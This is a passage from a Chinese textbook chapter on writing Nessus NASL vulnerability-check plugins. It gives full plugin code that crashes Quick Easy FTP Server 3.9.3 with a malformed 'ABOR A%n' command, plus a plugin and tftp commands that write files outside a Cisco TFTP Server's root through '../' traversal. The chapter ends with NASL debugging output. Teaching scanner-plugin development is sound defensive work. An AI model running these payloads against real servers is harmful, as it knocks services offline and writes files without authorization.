容易发现，与正常通信情况相比，在客户端发送了 ABOR 数据包之后服务器没有返回 ACK 数据包。我们可以认为，由于畸形数据包已经使 FTP 服务器停止服务，因此它不会再返回 ACK 来确认 ABOR 命令，所以如果客户端如果长时间没有等到 ACK 确认包，就可以判断服务器已经崩溃。

因此，我们的插件可以用如下方式来检测 Qucik Easy FTP Server 3.9.3 存在的这个拒绝服务漏洞。

- FTP 客户端登录到 FTP 服务器；
- FTP 客户端向 FTP 服务器发送畸形的 ABOR 命令：ABOR A%n\r\n；
- FTP 客户端等待 FTP 服务器回应，如果没有收到 ACK 数据包，说明服务器已经崩溃。

下面我们通过 NASL 语言来编写该漏洞检测插件。插件的注册部分不做详细讲解，下面分析插件攻击部分的主要步骤。

① NASL 自带的库 ftp_func.inc 包含许多 FTP 相关的函数，我们首先把它包含进来。

② 通过 get_kb_item("Services/ftp")获取 Knowledge Base 中目标主机的 FTP 端口号，如果 Knowledge Base 没有 Services/ftp 的值，则把端口号默认为 21。

③ 通过 get_port_state(port)检测目标主机 FTP 端口的状态，如果端口处于关闭状态，则程序直接退出；如果目标主机 FTP 端口是打开状态，则通过 open_sock_tcp(port)建立到目标主机 FTP 端口的连接。

④ 用NASL自带的库函数ftp_authenticate(socket:soc, user: "anonymous", pass:string("nessus"))判断是否能匿名登录，如果不能，则关闭连接，程序退出；如果能够匿名登录，则向目标主机发送畸形 ABOR 数据包：send(socket:soc, data:'ABOR A%n\r\n')。

⑤ 等待服务器返回 ACK 数据包：ack = ftp_recv_line(socket:soc)。

⑥ 如果目标主机不返回数据包，则报告该拒绝服务漏洞 security_note(port:port, data:report)。

下面是插件源代码，把它保存为 MyFtpHole.nasl，并存储在插件安装目录下。

```
#
# Qucik Easy Ftp Server 3.9.3 is vulnerable to denial of service.
# This script was written for sharing, 2007
#

desc["english"] = "
Synopsis :

Qucik Easy Ftp Server 3.9.3 is vulnerable to denial of service.

Description :

If Qucik Easy Ftp Server 3.9.3 is open, the users may sent the command ABOR
```

```
  A%n\r\n to the ftp server and the server will crash.

Risk factor :

Medium ";

if(description)
{
 script_id(90003);
 script_version ("$Version 1.0$");
 script_name(english:"Qucik Easy Ftp Server 3.9.3's denial of service");

 script_description(english:desc["english"]);

 script_summary(english:"Checks if the remote ftp server accepts anonymous
   logins");

 script_category(ACT_DENIAL);
 script_family(english:"FTP");
 script_copyright(english:"This script was written for sharing, 2007");
 script_dependencie("logins.nasl");
 script_require_ports("Services/ftp", 21);
 exit(0);
}
#
# The script code starts here :
#
include("ftp_func.inc");

port = get_kb_item("Services/ftp");
if(!port)port = 21;

state = get_port_state(port);
if(!state)exit(0);
soc = open_sock_tcp(port);
if(soc)
```

```
{
r = ftp_authenticate(socket:soc, user:"anonymous", pass:string("nessus"));
 if(r)
 {
   # send ABOR A%n\r\n
   send(socket:soc, data:'ABOR A%n\r\n');
   # wait ack to return
   ack = ftp_recv_line(socket:soc);
   if(!ack)
   {
    report = desc["english"];
    security_note(port:port, data:report);
  }
 }
 close(soc);
}
```

接下来，就是测试插件的工作效果了。在目标主机 210.*.*.252 上架设 Qucik Easy FTP Server 3.9.3 服务，用脚本解释器执行该插件，如图 6-102 所示。




图 6-102

说明脚本已经成功检测到了目标主机的 FTP 服务器拒绝服务漏洞。该脚本执行之后，目标主机服务器的 Qucik Easy FTP Server 3.9.3 将会崩溃。

6.9.2 检测 TFTP 服务器的目录遍历漏洞

6.8.2 小节介绍了 TFTP 协议，以及如何用插件检测目标主机是否运行了 TFTP 服务。本节将

参考相关插件，编写插件检测 TFTP 服务器的目录遍历漏洞。

所谓 TFTP 的目录遍历漏洞，就是攻击者可以通过 TFTP 服务器访问系统上的任意文件，只要在文件名前面加上一些“../”，就可能下载目标主机上的任意文件，或者把文件上传到目标主机的任意位置。例如，假设 TFTP 服务器设置的根目录为 C:\Games\，则发送 TFTP 命令时，../abc.txt 将表示 C:\abc.txt，而../Games/abc.txt 将表示 C:\Games\abc.txt。

下面演示一个带有目录遍历漏洞的 TFTP 服务器，我们选择 Cisco TFTP Server 1.1，可以在互联网上免费下载。Cisco TFTP Server 用来在微软 Windows 系统下提供 TFTP 服务，它的 1.1 版本存在目录遍历漏洞，该漏洞的 CVE 编号为“CVE-2001-0783”，Bugtraq 编号为“2886”。

安装了 Cisco TFTP Server 1.1 之后，运行并配置根目录为 C:\Games\。现在通过 Windows XP 下自带的 TFTP 客户端来测试其目录遍历漏洞。通过运行“tftp -i 127.0.0.1 PUT test.txt abc.txt”和“tftp -i 127.0.0.1 PUT test.txt ../abc.txt”，将分别在 C:\Games\和 C:\上传了两个文件，文件名都为“abc.txt”，文件内容为运行 TFTP 目录下 test.txt 文件中的内容。TFTP 客户端运行效果如图 6-103 所示。




图 6-103

Cisco TFTP 服务端日志如图 6-104 所示，说明 Cisco TFTP Server 1.1 的确存在目录遍历漏洞。




图 6-104

目前还没有人编写专门用于测试 Cisco TFTP Server 1.1 目录遍历漏洞的插件。缘于此，下面将开发一个插件来自动测试这个目录遍历漏洞。

首先是插件的注册部分。插件编号为 90002，插件名称为“Cisco TFTP Server 1.1's vulnerability of directory traversal”，插件所检测的漏洞的 CVE 编号为“CVE-2001-0783”，Bugtraq 编号为“2886”，

插件的簇为“Remote file access”，插件的类别为“ACT_GATHER_INFO”。

插件的注册部分关键代码如下：

```
script_id(90002);
 script_version ("$Version: 1.0 $");
 script_cve_id("CVE-2001-0783");
 script_bugtraq_id(2886);

 script_name(english: "Cisco TFTP server 1.1's vulnerability of directory
  traversal");

 script_description(english: desc);

 script_summary(english: "Attempts to grab a file through Cisco TFTP server
  1.1");

 script_category(ACT_GATHER_INFO);

 script_copyright(english:"This script is written in 2007, for sharing");
 script_family(english: "Remote file access");
 script_dependencies('external_svc_ident.nasl');
```

接下来就是脚本的攻击部分了。回顾 6.8.2 小节中我们分析了 tftpd_detect.nasl 插件的工作原理，这个插件与之非常相似，可以参考 tftpd_detect.nasl。

我们可以给目标主机的 UDP 的 69 端口发送一个 TFTP 写文件的请求，如果目标主机返回 TFTP 的 ACK 包，则说明目标主机运行有 TFTP 服务；如果我们发送的写文件请求是在 TFTP 服务器根目录的上层写入文件（如../nessus123.txt），并且目标主机还返回 ACK 包，则说明此 TFTP 服务器存在目录遍历漏洞。

在 6.8.2 小节已经介绍，TFTP 的读文件请求操作码是 1，而写文件请求操作码是 2，因此在构造 TFTP 数据包时，只要把操作码变换一下，然后文件加上“../”即可。即把 tftpd_detect.nasl 的第 56 行：

```
req = raw_string(0x00, 0x01) + "nessus" + rand() + raw_string(0x00) + "netascii"
      + raw_string(0x00);
```

改成：

```
req = raw_string(0x00, 0x02) + "../nessus" + rand() + ".txt" + raw_string(0x00)
      + "netascii" + raw_string(0x00);
```

当发送了读文件请求之后，如果远程 TFTP 服务器允许此操作，则会返回 TFTP ACK 数据包，

TFTP ACK 数据包的操作码是 4，因此在判断是否存在目录遍历漏洞时，使用如下方法：

```
data = get_udp_element(udp:rep, element:"data");
 # Is the rep a ack packet of TFTP?
 if (data[0]=='\0' && data[1] =='\x04')
 {
   security_note(port:69, proto:"udp");
   register_service(port: 69, ipproto: 'udp', proto: 'tftp');
 }
```

除了这两个地方之后，其余部分都与 tftpd_detect.nasl 相同。脚本的完整代码如下：

```
#
# The Cisco TFTP server 1.1 is vulnerable to a directory traversal attack
# written in 2007, for sharing
#

 desc = "
Synopsis :

The Cisco TFTP server 1.1 can be used to read arbitrary files on the
remote host

Description :

The Cisco TFTP server 1.1 is vulnerable to a directory traversal
attack which may allow an attacker to read arbitrary files on the remote
  host
by prepending their names with '../'

Solution :

None at present

Risk factor :

Medium ";
```

```
if(description)
{
 script_id(90002);
 script_version ("$Version: 1.0 $");
 script_cve_id("CVE-2001-0783");
 script_bugtraq_id(2886);

 script_name(english: "Cisco TFTP server 1.1's vulnerability of directory
   traversal");

 script_description(english: desc);

 script_summary(english: "Attempts to grab a file through Cisco TFTP server 1.1");

 script_category(ACT_GATHER_INFO);

 script_copyright(english:"This script is written in 2007, for sharing");
 script_family(english: "Remote file access");
 script_dependencies('external_svc_ident.nasl');
 exit(0);
}
#
# The script code starts here
#
include('misc_func.inc');

if(islocalhost())exit(0);
req = raw_string(0x00, 0x02) + "../nessus" + rand() + ".txt" +
   raw_string(0x00) + "netascii" + raw_string(0x00);

sport = rand() % 64512 + 1024;

ip = forge_ip_packet(ip_hl: 5, ip_v: 4, ip_tos: 0, ip_len: 20, ip_id: rand(),
   ip_off: 0, ip_ttl:64, ip_p: IPPROTO_UDP, ip_src: this_host());
myudp = forge_udp_packet(ip: ip, uh_sport: sport, uh_dport: 69, uh_ulen:
   8 + strlen(req), data:req);
```

```
filter = 'udp and dst port ' + sport + ' and src host ' + get_host_ip() +
   ' and udp[8:1]=0x00';

for ( i = 0 ; i < 3 ; i ++ )
{
 rep = send_packet(myudp, pcap_active:TRUE, pcap_filter:filter, pcap_timeout:1);
 if ( rep ) break;
}

if(rep)
{
 data = get_udp_element(udp:rep, element:"data");
 # Is the rep a ack packet of TFTP?
 if (data[0]=='\0' && data[1] =='\x04')
 {
   security_note(port:69, proto:"udp");
   register_service(port: 69, ipproto: 'udp', proto: 'tftp');
 }
}
```

接下来测试插件的功能。把上述代码保存为文件 MyCiscoTFTPTest.nasl，并存放在 Nessus 的插件目录。

在目标主机 210.*.*.252 上开启 Cisco TFTP Server 1.1 服务，然后用脚本解释器 nasl.exe 执行我们所编写的插件，如图 6-105 所示，提示“success”，说明成功地检测到了目录遍历漏洞。




图 6-105

另外，再找一个没有目录遍历漏洞的 TFTP 服务器，我们选择 AT-TFTP SERVER 1.9。在 210.*.*.252 上关闭 Cisco TFTP Server 1.1，打开 AT-TFTP SERVER 1.9，再执行脚本检测，没有提示“success”，则说明没有检测出 TFTP 服务器的目录遍历漏洞。再查看 AT-TFTP SERVER 1.9 的日志，如图 6-106 所示，提示有客户端请求写入../nessus41.txt，但是被拒绝。




图 6-106

通过上面的分析，可以看出我们编写的插件没有误报漏洞，可以用于检测 Cisco TFTP Server 1.1 的目录遍历漏洞。

6.10 NASL 脚本的调试

我们在编写自己的脚本时，谁能保证第一次就能够编写成功，堪称完美呢？估计没几个人敢说吧，所以需要调试技术来帮助我们的工作。如图 6-107 所示，是 nasl.exe 的帮助文档，可以通过“nasl –h”命令得到。其中，我们可以看到有剖析工具（Parser Tools），该工具通过“-T”参数调用，这一工具能够解析出我们所编写的脚本的执行流程及结果，从而能够看到程序的问题所在。




图 6-107

下面通过一个实例来看一下“-T”参数的用法及功效。我们在上文中分析了一个检测是否运行 TFTP 服务的插件“tftpd_detect.nasl”，这里我们用调试模式，再次运行该插件，有助于加深对

该插件的理解，同时也比较直观地了解到插件的调试功能，如图 6-108 所示。

图 6-108

由于调试信息比较多，我们将其结果单独列出来，供大家分析。下面是运行的结果：

```
C:\Program Files\Tenable\Nessus>nasl -T tracefile -t 210.*.*.59 tftpd_detect.nasl
1   (TRACE) call islocalhost()
2   (TRACE) ret -> 0
3   (TRACE) call raw_string(0 , 1 )
4   (TRACE) ret -> ..
5   (TRACE) call rand()
6   (TRACE) ret -> 41
7   (TRACE) call raw_string(0 )
8   (TRACE) ret -> .
9   (TRACE) call raw_string(0 )
10  (TRACE) ret -> .
11  (TRACE) call rand()
12  (TRACE) ret -> 18467
13  (TRACE) call this_host()
14  (TRACE) ret -> 210.*.*.252
15  (TRACE) call rand()
16  (TRACE) ret -> 6334
17  (TRACE) call forge_ip_packet(, , 5 , 6334 , 20 , 0 , 17 , 210.*.*.252 , ,
     0 ,64 , 4 )
18  (TRACE) ret -> E.......@..I.M...M.;
19  (TRACE) call strlen(..nessus41.netascii. )
20  (TRACE) ret -> 20
```

```
21 (TRACE) call forge_udp_packet(..nessus41.netascii. , E.......@..I.M...M.; ,
    69 , 19491 , , 28 , )
22 (TRACE) ret -> E..0....@..-.M...M.;L#.E...=..nessus41.netascii.
23 (TRACE) call get_host_ip()
24 (TRACE) ret -> 210.*.*.59
25 (TRACE) call send_packet(, 1 , udp and dst port 19491 and src host
    210.*.*.59
   and udp[8:1]=0x00 , 1 , E..0....@..-.M...M.;L#.E...=..nessus41.netascii. )
26 (TRACE) ret -> E../......`U.M.;.M....L#........File not found.
27 (TRACE) call get_udp_element(data , E../......`U.M.;.M....L#........File not
    found. )
28 (TRACE) ret -> ....File not found.
29 (TRACE) call security_note(, , , 69 , udp , )
30 success
31 (TRACE) ret ->
32 (TRACE) call register_service()
33 (TRACE) call service_is_unknown()
34 (TRACE) call strcat(Known/ , udp , / , 69 )
35 (TRACE) ret -> Known/udp/69
36 (TRACE) call get_kb_list(Known/udp/69 )
37 (TRACE) ret ->
38 (TRACE) call isnull()
39 (TRACE) ret -> 1
40 (TRACE) ret -> 1
41 (TRACE) call strcat(Known/ , udp , / , 69 )
42 (TRACE) ret -> Known/udp/69
43 (TRACE) call replace_or_set_kb_item(Known/udp/69 , tftp )
44 (TRACE) call defined_func(replace_kb_item )
45 (TRACE) ret -> 1
46 (TRACE) call replace_kb_item(Known/udp/69 , tftp )
47 (TRACE) ret ->
48 (TRACE) ret ->
49 (TRACE) call strcat(Services/ , udp , / , tftp )
50 (TRACE) ret -> Services/udp/tftp
51 (TRACE) call set_kb_item(Services/udp/tftp , 69 )
52 (TRACE) ret ->
```

```
53  (TRACE) ret ->

C:\Program Files\Tenable\Nessus>
```

从上述的输出结果，我们可以清晰地看到每个函数的调用及其相应的返回结果，这正是调试给我们带来的信息。我们可以通过具体分析每一个函数的返回结果，来判断函数实现的是否正确，从而能够正确地找到我们所写插件的问题所在。

要想更加细致地了解“tftpd_detect.nasl”插件的调试输出结果，请参照我们在上文中对该插件的分析。这里值得注意的地方是，在非调试模式（不加-T）下运行此插件的结果，在调试结果的第 30 行，将“success”输出，如图 6-109 所示。




图 6-109

6.11　小结

本章讲解了 Windows 下 Nessus 3 的安装与配置过程，分别介绍了如何用 Nessus 服务端和客户端进行扫描，并提供经典扫描案例。

更深层次地介绍了为什么需要自己编写插件，以丰富的例子让读者轻松地学习 NASL 语言，并带领读者分析 NASL 插件实例，编写和调试自己的插件。作者还与大家分享了一个自己发现的没有公布的漏洞。